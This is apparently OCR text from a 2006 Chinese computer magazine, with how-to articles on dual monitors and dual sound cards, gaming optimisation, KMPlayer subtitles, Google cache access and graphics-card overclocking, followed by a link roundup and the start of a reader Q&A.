小王的显示卡是ATI的芯片，首先他打开了Windows的显示属性（如图3），在显示属性窗口列出了存在的2台显示器，第一次使用的时候，第2台显示器是灰色的，表示没有启用。小王双击第2台显示器，系统会弹出对话框，询问是否启用显示器，选择“是”之后，第二台显示器就会正确地显示扩展的WINDWOS桌面了。此时点击“高级”-“显示”进入显示设备设置窗口，小王在这里对存在的显示设备进行方案设置，设置不同的分辨率和刷新率。



NVIDIA的显示卡双屏设置和ATI大同小异，关键就是有三种双屏模式让用户选择，分别是“屏幕复制”、“水平扩展”、“垂直扩展”，第一种就是最原始的设定，而水平扩展就是相当于横向增加了桌面面积，但是这样会在第二屏幕播放全屏电影的时候出错，“垂直扩展”就是纵向增加桌面面积，兼容性非常出色，建议选择。

现在一切已经搞定了，以后工作的时候，小王可以在主显示器上面显示浏览器、文字编辑器或者Photoshop的窗口，而另外一个显示器上面则直接在桌面显示QQ、MSN等即时通讯工具的信息，一旦有人发来信息，小王第一时间就会看到，以后再也不会有人说他回信息的速度慢了！


三、你听你的、我听我的

小赵和他的女朋友都喜欢“听”，平时对着电脑两个人几乎什么都不做，就坐在那里“听”，但是两个人的爱好却有很大的不同，小赵喜欢听轻柔的轻音乐和古典音乐，而他的女朋友则喜欢听令人开心的相声。为了让两人不受对方打扰，小赵给原本用板载声卡的机器加上了创新声卡，开始了打造“双音频”之路。

1.小赵的基本思路

由于两人都是听MP3，因此不同音频输出方案是不适合他们的，MP3都是占用WAVE输出的，而小赵则想出了两个播放软件使用不同硬件设置的方法。譬如说当用Mediaplayer欣赏古典音乐MP3的时候，他的女朋友就用Foobar或者别的软件来听相声。至于两个人怎么样不互相干扰，很简单，他用音箱听，而他女朋友用耳机听就可以了。





如果你的主板不支持板载声卡和PCI声卡并存，那么你只能考虑支持双路输出的声卡了，现在华硕的板载声卡就支持双路输出的，前置和后置音频可以分开，也是一种不错的解决方法哦！

2.给电脑装上两块声卡

小赵的主板原来已经有板载声卡了，但是他用的一直都是创新的Audigy 4声卡，因此在BIOS里面把板载声卡屏蔽掉了。为了能够让板载的声卡重新“歌唱”，他进入到系统BIOS里面，把声卡的设置项“AC97 Audio”的状态从“Disable”设置成为“AUTO”状态。重新进入了WindowsXP之后，系统提示发现了新硬件，此时小赵把原来的主板驱动程序光盘放进光驱里，把板载声卡驱动程序装好了。



3

3.设置Media player

首先打开Media player主界面，他的Media player版本是9.0，然后点击菜单“工具”-“选项”-“设备”，弹出（如图4）的窗口。点击“扬声器”图标之后再点击下面的“属性”按钮，此时又多了一个弹出窗口来（如图5），在“使用的音频设备”之中他选择了AC97 Audio，也就是以后用Media player来播放音乐，发声的是板载声卡。




4

4.设置Foobar

接着小赵又打开了Foobar界面，打开“文件”-“参数设置”-“播放”-“输出”，在“输出设备”的下拉菜单之中选择相应的创新声卡设备。

设置完毕之后，小赵再把耳机接到了板载声卡上面，把音箱接到了PCI声卡上面，以后用音箱听交响乐和轻音乐的时候，直接用Foobar播放就可以了，而他的女朋友，早已经戴着耳机笑个不停了。

四、游戏电影两不误



有的游戏未必能够支持双屏全屏幕模式，譬如魔兽世界，不过这种不支持第二显示器全屏幕显示的游戏，大多数都因为他们本身有“窗口”模式，我们如果无法全屏幕运行这些游戏，可以用“窗口”模式运行，只要游戏界面和屏幕差不多大小就成了。

小李家里同样只有一台电脑，他是一个游戏爱好者，每天总要花几个小时的时间在网游上面，他的老妈却喜欢看韩国的肥皂剧，几乎每天都要看。要知道看电视剧和玩游戏都是要发出不同的声音的，因此两母子为了电脑的使用权争得“你死我活”，无奈之下，小李买回来一个耳机，加上家里原有的两个显示器，准备把电脑“一分为二”了。




5

1.解决双音频问题

小李的电脑配置基本上和上例中的小赵一样，他的系统也装上了双声卡，而解决双音频的方法同样也是设置播放软件，让它们采用不同的声卡来发声

2.游戏电影同时看

双屏显示对小李来说是小菜一碟，轻松就做好了双屏显示系统，不过他尝试着把电影播放窗口拖放到另外一个屏幕里面，用全屏模式观看的时候，却发现电影只剩下了半截，后来才发现他在设置双屏显示的时候不小心使用了“桌面水平扩展”的选项，把这个选项清除掉了之后，电影全屏播放一点问题都没有了（如图6）。而另外一边的主屏幕，全屏状态下运行网络游戏一点问题也没有哦！



6

3.游戏电影同时听

小李的妈妈看电影用的播放器是暴风影音，要在里面选择发声的声卡很容易，首先打开主界面，选择菜单“查看”-“选项”，然后在弹出的窗口左边选择“回放”-“输出”。这里有一个下拉菜单是“Directshow音频设置”，在这里选择默认声卡之外的另外一个声卡就可以了。那是因为游戏软件一般情况下没有选项设置用另外的设备，因此就令播放软件“让路”给游戏了（如图7）。

音频设置好了之后，现在小李和他的老妈可以一个人带上耳机上网厮杀，而另外一个人则毫无干扰地用音箱来欣赏电视剧了。比起要装两台机器，这样的方法可是省下了好多钱！

CF [YY38]



7

谁是性能王 英特尔 Conroe对决AMD FX62

TweakTown网站测试了还未上市的Intel Core 2 X7800/E6700/E6600处理器，把它们与终极AMD Athlon FX-62以及Athlon 5000+还有Intel PEE 955进行了全面的比较测试，他们的结果如何呢？

文章链接：http://tech.sina.com.cn/h/2006-06-13/100010055.shtml

好看又实用 手把手教你把两台电脑装在一起

如果你家里需要两台电脑，或者你是Linux高手想弄个集群，但又不想摆两台主机占用太大的空间，可以把两台主机装在一起。

文章链接：http://tech.sina.com.cn/h/2006-06-13/123110364.shtml

首款自动干冰制冷PC诞生

今天，Inno3D在中国台北Computex上展示了世界首款采用自动干冰制冷的PC。Inno3D尚未公布更多关于这款PC的规格和数据。

文章链接：http://pc.zol.com.cn/29/295089.html

要创意也要怪异 令人过目不忘配件的鼠标

几米的一本漂亮迷人的作品《向左走 向右走》常出现一句：“她依然习惯向左走，他依然习惯向右走”。人们习惯把左脑思考称为理性思维，右脑思考则概称创造性思维，而创造性思维出现的想法就是有创意的想法。而如果把这种想法，附之于现实，形成产品，那么这个产品必定充满创意。

文章链接：http://tech.sina.com.cn/h/2006-05-30/0000964015.shtml



微软Windows Vista Beta 2官方下载

微软已于6月8日正式公开发布Windows VistaBeta 2，并提供Vista Beta 2的官方下载链接。首批发布的Vista Beta 2分为三个语言发布——英语、德语以及日语。该版Windows Vista版本号为5384.4，是首个向公众提供下载的全功能Windows Vista版本。

文章链接：http://download.windowsvista.com/preview/beta2/en/x86/download.htm

街头立体画 制作过程大揭秘

想必大家应该都知道街头立体画吧，现在在一些比赛转播中也经常能够看到，可是你知道它们是如何制作的吗？带着这个疑问，点开下面的网址吧。

文章链接:http://tech.163.com/06/0530/09/2IC3H3SF00091QII.html



达芬奇多种发明的3D模型图

达芬奇无疑是人类历史上一位相当重要并且令人吃惊的全才，他几乎无所不懂。除了绘画天分最为人知外，他在机械设计方面也有着惊人的天分。或许你之前已经见过他所画的一些机械设计图了，但现在，你有机会看到这些设计图的3D立体版了。

文章链接:http://www.netz.cn/blog/index.php/2006/05/05/3dmodels-of-da-vincis-machines.html

Whitney音乐盒

一直以来，很多人都觉得音乐是有色彩的，因为动听的旋律就像七色的彩虹。下面这个网站就用Flash动画来解释了色彩学与声学之间的关系。

文章链接:http://www.coverpop.com/whitney/index.php?var=v0

机器猫小叮当(哆啦A梦)的结局漫画版

很多人都看过文字版的机器猫小叮当(现在它统一为：哆啦A梦)的结局，但是漫画版的呢?

在下面的网址你可以看到超强的同人作品。

文章链接:http://blog.xuite.net/emisjerry/life/6225821

DIY小型的海市蜃楼



海市蜃楼并不是人人都有机会见到的，不过下面有个简单的办法，让你自己“制造”小型的海市蜃楼：

文章链接:http://www.netz.cn/blog/index.php/2006/05/28/howto-make-a-mirage.html

超强Flash推荐

pai的1万位做成的钢琴曲。进入后点击“Begin π”，随便在钢琴上点击10下。再点击右下角的“Begin π”。你点击的10下就代表0～9，这10个家伙。

文章链接:http://www.avoision.com/experiments/pi10k/pi10k.html

无限循环的FLASH

当你用鼠标左键上下左右不停拖动画面的时候，仿佛置身于一个奇幻迷宫之中。

文章链接:http://www.acg-view.net/share/zoomquilt.swf

U盘当内存用：Vista最新细节报道！

日本微软Windows产品部门的中川哲在今天的Windows Vista研讨班上介绍了微软Windows Vista Ready Boost最新细节。


http://news.newhua.com/html/Soft_news/2006-6/13/0661315211097988_38.shtml

在线创造属于自己的英文字体

如果能够创造属于自己的字体，绝对是件好事。但更好的是能够和大家分享这些字体，而且这才是真正的好。

文章链接:http://pentacom.jp/soft/ex/font/edit.html

到底是先有鸡还是先有蛋呢?



这个古老而又古怪的科学及哲学命题今天似乎是有了一个明确的答案。是先有鸡还是先有蛋？答:先有蛋。

这是英国诺丁汉大学遗传学教授得出的最终结论。根据是遗传物质在动物的一生中不会发生任何改变。这个根据暗示着，卵在孵化过程中受到外界因素的影响发生了变异，从而生出了鸡，一种新的鸟类品种。

文章链接:http://www.cnn.com/2006/TECH/science/05/26/chicken.egg/

十大古怪建筑

我们平时看到的建筑物样子都差不多，大多都是四平八稳，方方的一团。但uniquedaily选出了一些相当古怪的建筑，它们就是不愿意与普通的建筑物一样，它们是有个性的。

文章链接：http://www.netz.cn/blog/index.php/2006/05/04/unusual-buildings.html

10个国外流行的社会性网络书签列表

社会性网络书签服务是Web2.0产业的支柱之一，它可以让用户在任何时间、任何地点都可以保存标签和共享他们的网络收藏夹。它让你再也不需要“IE收藏夹”，不需要“Firefox书签”，更不需要“另存为”功能。

文章链接：http://feeds.feedburner.com/TheSkyOfDaemon?m=637

色彩心理学在网站设计中的运用

曾经费尽心思想替网站设计一套令人眼睛为之一亮的色彩组合吗？或者你一直不解为何银行、公司行号或金融机构的网站总是使用蓝色系？那么你一定不能错过下面这篇文章。虽然大部分的网站开发人员都很清楚网络所使用的色盘和计算色彩的 16 进制系统，但对色彩学和有效色彩组合背后所隐含的原理依然懵懵懂懂。

文章链接：http://www.tagriver.com/viewpost.php?postid=29319

胡戈新作《鸟笼山剿匪记》

《鸟笼山剿匪记》是胡戈首部专业制作的低成本DV短片。全部外景拍摄，专业的制作和演员团队，片长48分钟。故事大纲：传言一伙盘踞在鸟笼山的人正在秘密制造一种很厉害的武器——“大杀器”（大规模杀伤性武器的缩写）。另一伙人正在密切关注这个传闻。他们派出了自己的特工，打入鸟笼山内部进行侦查。随后他们派兵前来攻打鸟笼山。可以在这里下载“鸟笼山剿匪记”。”

文章链接：http://gamedown.yesky.com/gamedown/260/260212.html

Vista离我们还有多远

微软员工：Vista Beta 2是最差系统

微软MSNBC专栏作者Gary Krakow对2007年将要发布的Vista评论如下：“在过去四天中，我和Windows Vista Beta 2亲密接触，共同生活。我很想告诉你，安装和使用Vista Beta 2是多么轻松以及有趣的事情，然而，我不能。在过去四天中，Vista Beta 2和我使用的笔记本计算机如水火般不容……”

文章链接：http://os.51cto.com/art/200605/26635.htm

天堂、地狱 Vista Beta 2走马观花

6月8日微软公开了Vista Beta 2 5384.4的下载，虽然这个版本已经比较成熟，但是由于大家的电脑配置不同，所以安装前你需要知道几件事情。

http://hardware.mydrivers.com/pages/200606130920_88266.htm

与阿健一起试用Windows Vista Beta 2

虽然是CFan唯一一名非技术编辑，但他仍然保持着与新技术同步更新的速度。无论是最新的双核移动计算技术，还是蓝牙无线设备。2006年6月11日，他第一时间就安装了Windows Vista Beta2操作系统，也是从今天起，关于Vista的话题，会不断出现在他的博墅里。

文章链接：http://blog.cfan.com.cn/index.php/action/viewspace/itemid/1193

Windows Vista Beta 2性能监控和调整指南

微软Windows Vista Beta 2带来许多新鲜的操作系统技术和应用，但是更多的功能往往会带来低下的运行速度和冲突，如何在使用便捷与享用更多的功能间达到平衡，你需要学会如何进行调整，而这些操作对你不太高端的电脑享用Windows Vista来说太有必要了。

文章链接：http://soft.yesky.com/os/windowsvista/237/2422237.shtml

安装易、变心难：Vista Beta 2安装重要提示

微软已经开放Vista Beta 2下载，越来越多普通PC用户开始想要尝试一下微软新一代操作系统，不过，在下载、安装Windows Vista Beta 2之前，有五点注意事项你必须考虑。

文章链接：http://soft.yesky.com/os/windowsvista/445/2439445.shtml

Vista Beta2的硬件驱动你准备好了吗?

Beta 2版中众多的新特性以及华丽的显示界面一定吸引了不少电脑爱好者的目光，很多朋友应该已经跃跃欲试，准备在自己的爱机上安装尝试一下吧。但想要较好地运行Windows Vista Beta 2，除了机器硬件本身符合新版操作系统的要求之外，相配套的驱动程序也是必不可少的，因此我们把近期一些重要厂商发布的For Vista驱动进行了整理和分类，方便大家下载使用。

文章链接：http://www.5ud.com/info/16967.htm

Vista Beta 2发布显卡支持列表及最新截图

Windows Vista 能够在现今绝大多数显卡上运行，但并不是所有显卡都能开启 Vista 最新的 Aero Glass 显示效果。如果您的显卡不属于下列范围，您就只好先享受基本的 Express 界面了。

文章链接：http://www.pcpchina.com/news/list.asp?id=13409

让电脑更像游戏机

■ 陈君

面对即将到来的悠长假期，还有什么能比娱乐更适合用来填补这段不用工作、不用读书的日子呢？所以趁着假期还没到来，快把系统设置得更适合游戏吧！

01 把热键统统“关禁闭”

在游戏时因为不小心按了系统热键而导致游戏弹出的情况实在是不少见，Ctrl和Alt中间那个Win键，Ctrl+Space切出输入法……显然把键帽拆掉的做法是不可取的。对于很多常见的游戏有一些小窍门就可以解决问题：

①在CS游戏开始前，按下CapsLock，锁定大写状态，就不会因为切出输入法窗口而弹回桌面了。

②一些游戏有屏蔽热键补丁，比如《魔兽世界》就有自己专用的屏蔽Win键补丁。

不过并非所有的游戏都这么好办，所以使用XWiNKey是个好主意。从http://www.onlinedown.net/soft/38626.htm下载XWiNKEY，主程序只有21KB，直接运行后在系统托盘中出现了个红色的三箭头循环图标，右击它选择“显示主窗口”，然后在弹出的界面中就能自由设置屏蔽各种系统热键了（见图），包括Win键、各种组合键以及“一触即发”的POWER和SLEEP键等。在平时无需屏蔽热键时只需单击一下系统托盘中XWiNKEY的图标，当它变成绿色后就解除了屏蔽状态。



02 资源占用紧急降低

如果开着比较大的软件再运行游戏，势必会造成游戏载入速度慢、画面不流畅等问题。因此在游戏前应该先将不必要的程序和驻留加载项给关闭掉，按“Ctrl+Shift+ESC”组合键打开“任务管理器”，然后在“进程”选项卡中将不必要的进程都关闭掉，如果是全屏运行的游戏，那么建议在游戏进行前将杀毒软件的实时监控功能给禁用掉，同时在“任务管理器”中将explorer.exe进程结束掉(仅适用于Windows 2000/XP/2003，在Windows 9x中使用此操作会导致系统重启)，然后选择菜单“查看→更新速度→暂停”，再选择“文件→新建任务”，此时选择游戏程序所在位置并运行即可。系统服务的优化对游戏速度的影响也很大，我们曾在2004年第18期特别话题《摆脱龟速 让Windows真正飞起来》中为大家提供了《Windows 2000/XP服务调整天书》，请到http://work.newhua.com/cfan/200418/cfan2kxpsever.rar下载。如果你只是对游戏挂机感兴趣，那么完全可以把所有的进程(包括服务进程)也关闭掉，方法请参考本刊2005年第19期的《我不信邪！没有服务Windows照样能运行》，不过此方法的缺点是游戏没有声音，且无法软关机。

03 自动提高游戏运行优先级

Windows 2000/XP中的“任务管理器”大家都不陌生，因为经常需要使用它关闭进程，可是你是否知道还能通过它提高进程的运行速度呢？打开“任务管理器”，在“进程”选项卡选中运行中程序的进程，右击选择菜单“设置优先级→高于标准”。但很多游戏程序一旦运行后就是全屏，再切换到Windows中调节进程优先级非常不便且容易造成问题，能不能让游戏一运行就自动设置为较高的优先级呢？从http://work.newhua.com/cfan/200612/highgame.rar下载我们制作好的VBS脚本(需要解压缩，在Windows XP SP2中测试通过)，用“记事本”打开编辑，将代码中的程序路径“D:\Program Files\game.exe”改为要使用高优先级运行的程序的所在路径。要运行该程序时，只需双击运行该脚本即可。

04 让OpenGL代替DirectX

OpenGL在游戏时对硬件的基本要求相对更低一些，因此在游戏不太流畅的情况下还是在游戏中设置使用OpenGL模式会比较好，不过并非所有游戏都提供了OpenGL显示的选项，同时只有单独安装了显卡驱动的情况下才能使用OpenGL模式(Windows XP自带的驱动程序往往只能运行在DirectX模式下)，另外有一些游戏本身支持OpenGL却没有提供选项，比如《魔兽世界》(以下简称为“WOW”)，右击桌面上的WOW快捷方式选择“属性”，在“快捷方式”选项卡“目标”框的最后加上“-opengl”，再运行游戏即可。

PLUS 01

迅速访问无法使用的局域网共享

实用程度：

在访问局域网中的共享时，如果输入错了用户名和密码，那么很有可能再次尝试访问时就直接显示用户名密码错误。对于此类共享文件夹，有什么快速的解决方法吗？点击“开始→运行”，输入CMD回车打开“命令行提示”，然后键入以下命令：

net use /del *

在出现的提示中按Y键确认，删除所有当前已经连接的共享，然后再使用下面的命令来登录共享文件夹：

net use \\192.168.0.2\share password /user:test

命令中的“\\192.168.0.2\share”应修改为实际的共享文件夹路径，“password”修改为共享密码，而“test”则改为共享用户名，执行完成后如果提示成功，那么在“我的电脑”中就能正常访问此共享文件夹了。 CF [MJ01]



四招KMPlayer看电影随心所欲

■ 吴佳荣

我们经常会从网上下载电影来看，但下载回来的电影有可能会出现各种不如人意的问题，有的影片的声音与影像不同步，有的影片的外挂字幕会与声音不同步，又或者是根本没有字幕，又或者是外挂字幕的字体大小或位置放置不合理，影响观看。笔者换了好几个播放器后，终于在KMPlayer播放器里找到了解决问题的方法。

01 影音不同步手到病除

在影片播放的时候，在画面里单击右键，选择“播放→影音同步设置”，就会弹出“设置音频流延迟”面板（见图），如果是声音比影像快，则将滑标向左边移动，延迟时间为负数，如果是声音比影像慢，则移动到右边即可，只要滑标一移动，画面就会自动调整，设置立即生效，所以推荐大家在播放状态下调整，就可以实时知道调整后的效果，方便再次微调，最后单击“关闭”即可。播放器是通过调整影像来配合声音的，所以画面会在调整时快进或者暂停。

小提示：如果再次打开“设置音频流延迟”面板，滑标会调到最左边或最右边，单击一下“默认”按键，就会恢复到调整前的状态。



02 电影没字幕马上弄回来

如果下载回来的电影是没有字幕的，可以到“射手网”去下载该电影的字幕（网址为：http://www.shooter.com.cn/?subid=27474&downpage=1），绝大多数电影的中文字幕在该网站都可以搜到，然后在KMPlayer里载入即可：直接把字幕文件拖进电影画面即可载入。

03 字幕影片不匹配三步搞定

第一步：在画面单击右键，选择“字幕→字幕浏览器”（或按下Alt+Q），就会弹出“字幕浏览器”面板（见图），先听清一两句对白，如“对不起”，“嘿，嘿”这类比较容易听明白的对白，先暂停电影，然后在字幕浏览器里选中该句对白的翻译，再点一



下上面的“S”按键，就可以把该句对白的翻译与该对白同步，再播放电影听听是否已经同步，如果还有少许差距，可以点击一下左上角的中括号进行微调，实现字幕与声音的同步。

小提示：把鼠标停留在按键上，会有功能提示。

第二步：调整字体的大小及字幕的位置，方法如下：按下F2，打开“参数选项”面板，选择“字幕处理→字体”，在右边的面板中，加大“水平缩放”及“垂直缩放”的值就可增大字幕字体，反之就是缩小字体。此外还可以在这里选择字幕的字体类型，每行字幕显示的个数等，最后按下“关闭”即可。要调整字幕的位置，可以通过按下快捷键Ctrl+[下移字幕，按下Ctrl+]上移字幕。

要保存设置，可通过单击右键，选择“字幕→合并/另存为→保存字幕同步设置”保存到字幕文件。

第三步：当电影只有一集，但字幕却分成了两段时，就必须用到KMPlayer的追加字幕功能：先载入第一段字幕，然后单击右键，选择“字幕→合并/另存为→添加字幕”，载入第二段字幕即可。如果不同步，可按上面的方法调整。最后选择“字幕→合并/另存为→重建字幕另存为”，可把调整好的字幕另存为一个字幕。

04 双声道电影一样听立体声

对于双语的电影，我们通常是通过关掉一个声道来去除一种语言的，如果是用耳机来听的话，就只能一边耳朵听到声音了，感觉非常不好，用KMPlayer播放就可轻松解决了，方法如下：单击右键，选择“音频”→“单声道”（或按下Shift+F8），然后按下Shift+F5去除左声道或按下Shift+F6去除右声道，视具体情况去除不要的声道来去除语言，这样就可以让耳机两边都可发出余下声道的声音了。要注意的是当你按下Shift+F5去除左声道后，要再按一次Shift+F5取消去除左声道，再去按下Shift+F6去除右声道，否则两个声道的声音都会去除了。看完双语的电影后，记得把“单声道”和“去除的声道”的勾去掉，以恢复立体声的输出。可通过单击右键，选择“音频”，再点选相关的项目去掉。

此外，如果你用其他播放器播放影片不能进行拖放，用KMPlayer试试，说不定就可以了（笔者还没遇到过用KMPlayer不能拖放的影片）。KMPlayer还有许多实用的功能，大家可以慢慢去研究、发现。 CF [MJ02]

巧妙独享Google快照功能


dream

遇到什么不懂的问题，或是需要找寻资料，大家都喜欢使用Google来解决问题，在使用Google的时候，内行的朋友们都喜欢使用快照功能来预览目标页面，避免打开网页后，看到的结果与自己的需要大有出入。不过，现在Google的快照功能并不像以前那样好用，动辄以一张出错的页面将你打发走。Google的快照真的不能用了么？其实不然！

01 变则通
——使用“Cache”巧妙查看Google快照

Google的搜索方法有很多技巧，其中一个关键词就是“cache”，用这个关键词配合一个目标网址，就可以查看在某个时刻Google服务器上预存的页面缓存，也就是Google事先将该页面备份了一份到服务器上，从而达到快照功能。具体使用方法：

在Google的搜索框中输入“cache:网址”并回车即可。例如，现在想打开搜狐网站新闻频道的快照，只要输入“cache:news.sohu.com”并回车即可(见图)。



02 各类浏览器的Google快照插件

如果你使用Maxthon、GreenBrowser浏览器的话，直接使用相应的插件程序即可轻松地访问Google的快照。Maxthon官方推出了一款名为“EnableGoogleCache”(下载地址:http://forum.maxthon.com/index.php?act=Attach&type=post&id=8647)的插件即可实现访问Google快照的目的。

Maxthon浏览器:将GoogleCache.rar解压至Maxthon程序目录下的plugin\GoogleCache目录，退出Maxthon并重新启动Maxthon，程序自动提示新的插件，点击确认即可。

GreenBrowser:将GoogleCache.rar解压至GreenBrowser程序目录下的plugin\GoogleCache目录，启动GreenBrowser，在“工具”菜单的“扩展工具栏”里面运行“设置扩展工具栏”，在“命令”后的“...”按钮中选择本插件。点击“插入”按钮增加本插件，在本插件前的复选框中打勾。如果需要自动运行本插件，请勾选“工具”菜单的“扩展工具栏”的“自动运行所选插件”(见图)。

小提示: Firefox浏览器插件:http://searchsmallbizit.techtarget.com.cn/imagelist/05/09/t07ibjg58i8p.rar

Opera浏览器插件:http://plod.popoever.com/upfiles/doc/051116/operacache.rar



03 巧妙替换法

在使用Google搜索某个关键词后，在搜索结果页面置于屏幕最前端时，将该页面的网页地址中的“search?”替换成“linux?”并回车，在重新打开的搜索页面中再点击“网页快照”链接便可以正常浏览Google的快照页面内容了。例如：用浏览器打开Google并使用扫描枪进行搜索后的页面地址为:http://www.google.cn/search?hl=zh-CN&q=%E6%89%AB%E6%8F%8F%E6%9E%AA&meta=，此时，直接点击“网页快照”链接出现的是错误窗口，而只要将其中的“search?”替换成“linux?”再次打开便成功了。

04 修改默认语言用快照

由于Google的快照是在国内才无法使用，所以你可以将Google的默认语言修改为非中国语言便可以绕开屏蔽，从而可以正常地查看快照。例如，将默认语言修改为“English”再进行搜索并查看快照。修改Google的默认语言方法如下:打开Google搜索页面，再点击“使用偏好”，在打开的页面中再点击“搜索语言”区中的其他语言项并将其选中即可(见图)。

除了上面的方法之外，有时通过使用Google的其他域名，例如:http://google.7766.org/、http://www.google.com等打开搜索页面并进行搜索也可以突破网页快照无法显示的约束。



CF [MJ03]

显示卡改造技巧谈

■ TMG

显卡是主机与显示器之间连接的“桥梁”，它的职责就是控制电脑的图形输出，尤其是我们在玩游戏和看大片的时候，它的性能好坏就显得更加重要。为了能花最少的钱获得尽量多的性能，显卡改造就应运而生，比如：打开屏蔽的刷新管线、超频显卡等，今天就让我们看一下这方面的技巧！

01 RivaTuner打开显卡屏蔽渲染管线

目前许多版本的显卡都可以通过软件修改打开流水管线，常用的软件是RivaTuner，下载地址：http://www.onlinedown.net/soft/25728.htm，解压后将破解脚本存放在一个文件夹，RivaTuner就是通过这脚本文件将显卡驱动中识别显示卡ID的*.sys文件修改，从而将显示核心中的屏蔽管线全部打开。

然后，安装RivaTuner，打开该软件，选择“Power user”选项卡，将浏览目录指向刚才建立的文件夹，用“Open patch script”功能选择相应的破解脚本，在下一步中选择相应文件，输出破解以后的文件。

重新启动计算机，进入安全模式，将破解后的文件复制到Windows/System32/Drivers目录下，覆盖原有文件，重新启动计算机，修改完成（注：该方法适用于大部分屏蔽渲染管线的显示核心）。

02 ATI Radeon9800SE改造成功验证方法

对于许多ATI Radeon9800SE显卡都可以通过打开渲染管线的方法提高显卡性能，但是并不是所有修改失败的显卡一运行测试软件或者实际游戏就会产生很明显的画面破碎现象，一部分修改显卡运行3Dmark等测试软件并没有问题，但是运行实际游戏则暴露出画面破损的现象，用什么方法可以确定修改显卡成功呢?

可以使用ATI网站提供的Radeon9800“黑猩猩”或者“怪兽时钟”实时渲染DEMO来验证改造是否成功。如果在破解Radeon9800SE后运行这两个DEMO没有花屏现象，那么恭喜你，你的改造完全成功。下载地址：http://www2.ati.com/misc/demos/ATI-9800-Gargoyle-SS-v1.1.exe，http://www2.ati.com/misc/demos/ATI-9800-Chimp-Demo-v1.1.exe。

03 PowerStrip超频显卡

显卡超频种类很多，一般可以使用软件超频，PowerStrip是最为常用的一款显卡超频率软件，下载地址：http://www.baidu.com/s?wd=powerstrip%CF%C2%D4%D8&lm=0&si=&rn=10&ie=gb2312&ct=0&cl=3&f=1&rsp=0。

下载后，安装该软件，启动PowerStrip，选择“Performance profiles→Configure”，在显卡工作频率对话框中能看到显卡出厂默认的核心频率、显存频率。只需要调整拉杆重新设定显卡的核心频率和显存频率，设定完成后，点击Apply保存，可以对显卡进行超频了！

04 显卡超频要循序渐进

用软件超频显卡，调整核心频率和显存频率时一般以5MHz为单位微调，不要一下调得过高，并且调一次就保存退出，用测试软件进行测试，以保证稳定性。另外，如果显存最高可以达到1600MHz，一般设置到1500MHz或1550MHz就不要超了，给显存留点余地避免对显卡造成永久的物理伤害。

05 软件超频失败如何恢复

通过软件超频后如果显卡无法正常工作，可以通过以下方式进行恢复：其一，用超频软件将核心频率和显存的时钟频率设置回显卡出厂时的默认值；其二，对于显卡故障无法通过软件更改，可以通过重新安装操作系统，恢复显卡默认频率。

06 显卡型号明白看

目前市场上显卡品牌琳琅满目，这对于想刷新显卡Bios的用户来说是比较麻烦的，因为不同品牌的显卡BIOS是不一样的，一般都不能通用。而同一个品牌的显卡，如果采用不同GPU，BIOS也不一样。即使采用同样显示芯片的产品，如果搭配了不同规格的显存，其BIOS也不相同。因此，在刷新显卡BIOS时，必须“对号入座”。如果刷入了不恰当的BIOS文件，则会使显卡工作不正常。要确定当前显卡的具体型号，最简单的方法就是查看显卡附带的包装盒、说明书，此外显卡的PCB板上一般会有一张型号贴纸，通过它也能知道显卡的品牌及型号。

07 移行换位刷新显卡BIOS

如果显卡BIOS失败，而无法启动，只要显卡上损坏的BIOS芯片和其他部件上的BIOS芯片的封装形式相同，而且针脚数也相同的话，那么在理论上说就可以进行热插拔刷新BIOS！但不推荐给大家使用，实在万不得已的时候再使用。 CF [MJ04]

SYSTEM{系统}

Q1 Windows标题栏字体突然变小

我的系统非常奇怪，在使用一段时间后所有窗口标题栏的字体就会突然变小，只有重新启动才能恢复正常，请问这是什么原因，除了重启外还有什么解决方法?

答：这个问题在Windows 2000/XP/2003中均有出现，目前为止微软官方也没有公布彻底的解决方法，不过除了重启外还有一种临时的解决方法：右击桌面空白处选择“属性”，在弹出窗口中切换到“外观”选项卡，在“窗口和按钮”下拉列表中更换一种方案并确认，再次设置换回原来的方案即可，如之前使用的是“Windows经典样式”，可以先设置为“Windows XP样式”，再换回“Windows经典样式”，这样字体大小就会恢复正常。

Q2 刷新桌面迟滞

由于工作的关系，我桌面上的快捷方式比较多，可是越来越多的快捷方式使桌面的显示速度也跟着慢了起来，每次刷新桌面都会出现迟滞，系统都会有几秒的假死。

答：在默认设置下，快捷方式过多会引发图标缓存不足，系统用图标缓存来保存已经建立的快捷方式图标，刷新桌面显示时就无需重新绘制图标，只需从缓存中读取即可。而Windows默认的桌面图标缓存较小，建立的快捷方式图标过多就会超出缓存的存储范围，以至于影响显示速度。可以在注册表中加大图标缓存大小来解决此问题，首先运行regedit.exe打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer]，在右侧窗格创建一个名为“Max Cached Icons”的字符串值，设置它的值为“8192”(注意：最大只能设为8192)，重启后即可生效。

Q3 谁毁了WMP的容

我的系统是Windows XP，最近在播放在线影音时经常出现Windows Media Player(以下简称WMP)界面残缺的现象，有几个按钮成了黑框，不管怎么刷新网页问题依旧，重装WMP也不行，请问应该如何解决?

